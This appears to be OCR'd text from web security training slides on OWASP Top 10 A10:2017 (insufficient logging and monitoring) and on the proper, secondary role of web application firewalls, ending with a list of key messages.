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
OWASP Top 10	A10:2017-Insufficient Logging & Monitoring
(Primary) Violated Principle	„Earn or give, but never assume, trust.“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FW
Int. Service

Web Application Firewalls

Monitors and filters HTTP traffic

- mainly operates on predefined ruleset and/or learning mode

Do not rely on a WAF as your primary defense mechanism

- many circumvention techniques, exploits etc. available

Valid usage

- additional protection (2nd line of defense) against common web application attacks, e.g. SQLi, XSS, Bruteforcing etc.
- quick temporary fixes
- centralized AV scan for file uploads
- protection of legacy applications
- web application IDS

Always configure them properly!

Key messages

- Be really careful with object deserialization
- Be aware of your included 3rd party components and their current security status
- Implement structured, consistent and centralized logging and monitoring
- Use WAFs for the right purpose